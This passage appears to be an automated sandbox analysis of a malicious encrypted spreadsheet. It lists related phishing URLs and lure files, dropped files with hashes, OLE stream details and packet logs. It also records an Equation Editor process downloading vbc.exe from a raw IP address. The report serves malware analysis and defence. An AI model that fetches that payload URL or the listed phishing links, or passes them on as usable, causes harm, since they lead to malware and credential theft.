	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KalR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETl96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUIj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXIfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 172.217.168.20
	http://45.146.165.216	Get hash	malicious	Browse	• 172.217.22.98
	Shipping INVOICE-BL Shipment..exe	Get hash	malicious	Browse	• 34.102.136.180
	2zv940v7.dll	Get hash	malicious	Browse	• 216.58.215.225
	zojNE48815.apk	Get hash	malicious	Browse	• 8.8.4.4
	ANGEBOTXANFORDERNXXXXXXXXX26-11-2020.ppt	Get hash	malicious	Browse	• 172.217.168.1
	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 216.58.206.1
	http://https://agjwxdkpqlmqklurjaovxhcdfc-dot-gloff00403993445.uk.r.appspot.com/#kynan.doha@fordway.com&data=04|01|kynan.doha@fordway.com|e82b1ab95d564094873f08d891edc7dc|92f571261c684e5180855cb2e14cc381|1|0|637419797746769194|Unknown|TWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0=|1000&sdata=ZTxemzXa/xUx+Bg3lTShaT+EzejxRYLSPxP6RLnzsM0=&reserved=0	Get hash	malicious	Browse	• 172.217.168.84
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rl4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 172.217.168.52
	http://pma.climabitus.com/undercook.php	Get hash	malicious	Browse	• 216.58.215.225
	http://https://brechi5.wixsite.com/owa-webmail-updates	Get hash	malicious	Browse	• 216.58.212.162
	PO98765.exe	Get hash	malicious	Browse	• 34.102.136.180
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PI202009255687.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	VOMAXTRADING.doc	Get hash	malicious	Browse	• 34.102.136.180
	ACCOUNT TEAM.ppt	Get hash	malicious	Browse	• 172.217.168.1
	purchase order.exe	Get hash	malicious	Browse	• 34.102.136.180
	inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2Flf4Ner2WBFJyc5PmXl5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Baznil07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 172.217.168.84
RMH-14US	http://www.marketingprofs.com/images/email/7C84B0C9B698F30F466A07D02BBC03833022287036FD27DE94AC9E784E55BE26F82BCF9823CED845F9EB7678AC4BF8712C8706717C1D9550A8908F3EBB50484674493164O3F75F7046CC9031D19F9D65/lgor.gif	Get hash	malicious	Browse	• 72.3.191.176

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://mail.wwip.com	Get hash	malicious	Browse	• 166.78.154.137
	http://q5sxv.info/XNsp8N34Lx	Get hash	malicious	Browse	• 23.253.76.142
	chrisx.exe	Get hash	malicious	Browse	• 162.209.66.24
	http://174.143.146.246/~cosmo/vfghv.html	Get hash	malicious	Browse	• 174.143.14 6.246
	http://rs112.zol.co.zw	Get hash	malicious	Browse	• 66.216.86.92
	c7dh0AJEXM.exe	Get hash	malicious	Browse	• 23.253.126.58
	http://https://kmwconstruction.com/	Get hash	malicious	Browse	• 174.143.65.160
	http://kmwconstruction.com	Get hash	malicious	Browse	• 174.143.65.160
AS-COLOCROSSINGUS	EME_PO.47563.xlsx	Get hash	malicious	Browse	• 192.227.129.22
	Shipping documents.xlsx	Get hash	malicious	Browse	• 216.170.12 6.121
	document-2009439254.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-2009439254.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-1940099967.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-1940099967.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-2020425077.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-2020425077.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-1851433106.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-1851433106.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-1959916382.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-1959916382.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-2078943362.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-1999796651.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-2078943362.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-1999796651.xls	Get hash	malicious	Browse	• 198.46.155.18
	document-189497319.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-2004587833.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-189497319.xls	Get hash	malicious	Browse	• 198.23.156.170
	document-184003024.xls	Get hash	malicious	Browse	• 198.23.156.170

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	498176
Entropy (8bit):	7.4283796959793
Encrypted:	false
SSDEEP:	12288:zEEoEPCriH+klc6VMJ8sntRqM6V9i2gt8LF:OCKR67PE8
MD5:	DA5CE3FE1991B9ACEF3B0BEEC210EE9F
SHA1:	BB8C5001A1BB6087F9F36982C2A874ED9A802FE8
SHA-256:	483E1E8DC1D5E311AA8B11EFF1935721301ED7959E7868CDF60C101C02CCCEF3
SHA-512:	87A6F9D2D8EDE414DDE4062BAC5A6E34E7D6D2DA53BC78A61B627C09049B381344EDCFBA359019C94C6CC7CBA09359AA317AE3632251D11F212D96E8F34C6I 39
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://198.23.212.188/reg/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...$._.....0.....&.... .....@.. ..... .@.....O..... ....H.....text...\.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....H.....0..).....{.....(....t.....|.....(...+...3.*....0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (....t.....|.....(...+...3.*....0..).....{.....(....t.....|.....(...+...3.*..s....}.....~....}.....(.....(.....*.0.....(.....(.....*.....0..4.....r...p(.....s....}.....{.....(....}...*:..{.... (....&*..0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3396111E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3EAFAC90.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015295237077334
Encrypted:	false
SSDEEP:	3072:7Xtr8tV3lqf4ZdAt06J6dabLr92W2qtX2cy:hahIFdyiaT2qtXw
MD5:	7AF585729C966E2395597B18AEF0177A
SHA1:	757785E38BD2CA2A0E1DA732CA6B62A48A4E7F51
SHA-256:	9BD5BD87CA837570E77954C7E1C9249C06EF7273192431ECF65CC27E2DD27D14
SHA-512:	617E135AC807B848CF9575D2373E8A63C83B138301036B52D37C59873B77A931C62B9AAC38FDC8F7E52B69C3C690324AA6FB7153D325B36BBDCCF4B90546D1B
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....),.)....)...). .N.Q..)...)....).t.)..N.Q..)...). ....yTP..)...). .....M..zTP.....X...%...7.....{ .@.....C.a.l.i.b.r.....).X.....)...)..2MP.....)...)..{KP.... .)...M.dv.....%.....%.....%.....%.....!.....l.....".....%.....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7BD2351.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$P. I.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937

C:\Users\user\Desktop\~$P. I.xlsx	
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	498176
Entropy (8bit):	7.4283796959793
Encrypted:	false
SSDEEP:	12288:zEEoEPCriH+klc6VMJ8sntRqM6V9i2gt8LF:OCKR67PE8
MD5:	DA5CE3FE1991B9ACEF3B0BEEC210EE9F
SHA1:	BB8C5001A1BB6087F9F36982C2A874ED9A802FE8
SHA-256:	483E1E8DC1D5E311AA8B11EFF1935721301ED7959E7868CDF60C101C02CCCEF3
SHA-512:	87A6F9D2D8EDE414DDE4062BAC5A6E34E7D6D2DA53BC78A61B627C09049B381344EDCFBA359019C94C6CC7CBA09359AA317AE3632251D11F212D96E8F34C6B39
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...$._.....0.....&.... .....@.. ..... .@.....O..... ....H.....text...\... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....H.....0..).....{.....(....t.....|.....(...+...3.*....0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (....t.....|.....(...+...3.*....0..).....{.....(....t.....|.....(...+...3.*..s....}.....~....}.....(.....(.....*.0.....(.....(.....*.....0..4.....r...p(.....s....}.....{.....(....}....*:..{.... (....&*..0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.962137270540166
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	P. I.xlsx
File size:	201728
MD5:	8600b18fcd47eb7a8708abdfd7266a88
SHA1:	6a7b0f2d86d7be943fc52c66156f7d3849c561ab
SHA256:	06aa501a864eff9930c64b5d9ac9ce52f947b0f993615823828d2a57c41f833a
SHA512:	66a8d2cf252ba259daf0fe952d6f17f55b65674e012933730a6a709199c5fc6b56cd08960f692787f15e826e0bea9d9d32d792eb16e997d29167cca5d7f21d41
SSDEEP:	6144:PjpBJ67+2MVkI6i1ZPr2r5d8SH9gZSV4deQqyJtayOI:bbJ65CjCdlHnVZQqAVZ
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "P. I.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version

General	
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 194664

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	194664
Entropy:	7.99850778936
Base64 Encoded:	True
Data ASCII:	Q . . . . . " B . . $ c . . .) . = ... | . . C . . b J . q + d x . . . . . k o . G 2 . } . . . . . 3 a . . P s . . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . ` y | S p s . a . j . . { S . . `
Data Raw:	51 f8 02 00 00 00 00 00 97 22 42 bb 09 24 63 18 db 8d 29 07 3d 15 d9 f5 20 92 7c 19 12 43 13 d9 62 4a e9 71 2b 64 78 10 a6 b5 1c a7 dd 0c 0e 6b 6f 10 47 32 a1 7d f8 9c ce 91 a9 1f 1c b2 8f e7 33 61 d1 9a 50 73 fc ca 6a 15 1b 7b 53 ed 0f 60 79 7c 53 70 73 b2 61 b9 6a 15 1b 7b 53 ed 0f 60 79 7c 53 70 73 b2 61 b9 6a 15 1b 7b 53 ed 0f 60 79 7c 53 70 73 b2 61 b9 6a 15 1b 7b 53 ed 0f 60

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.58293386159
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . T . . . .] . . " . ~ . g . . . J . . . W S + . . n 2 . : . . . . . ? . . . ? . @ d . _ . 4 . a . . . 1 B | . . . = . . . E . . ^ .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-21:23:30.852283	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	34.102.136.180	192.168.2.22

Network Port Distribution

Total Packets: 56

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:22:22.985236883 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.103699923 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.103852034 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.104727983 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.224294901 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.224359989 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.224399090 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.224436998 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.224500895 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.224546909 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.224554062 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.342739105 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342808008 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342848063 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342885971 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342926025 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342940092 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.342964888 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.342977047 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.342982054 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.343009949 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.343014956 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.343059063 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.343065023 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.343107939 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461218119 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461278915 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461328030 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461370945 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461440086 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461445093 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461477041 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461481094 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461483002 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461488008 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461524010 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461534977 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461564064 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461585999 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461601973 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461602926 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461642027 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461663008 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461680889 CET	80	49165	198.23.212.188	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:22:23.461688042 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461730957 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461736917 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461779118 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461788893 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461818933 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461836100 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461860895 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461867094 CET	49165	80	192.168.2.22	198.23.212.188
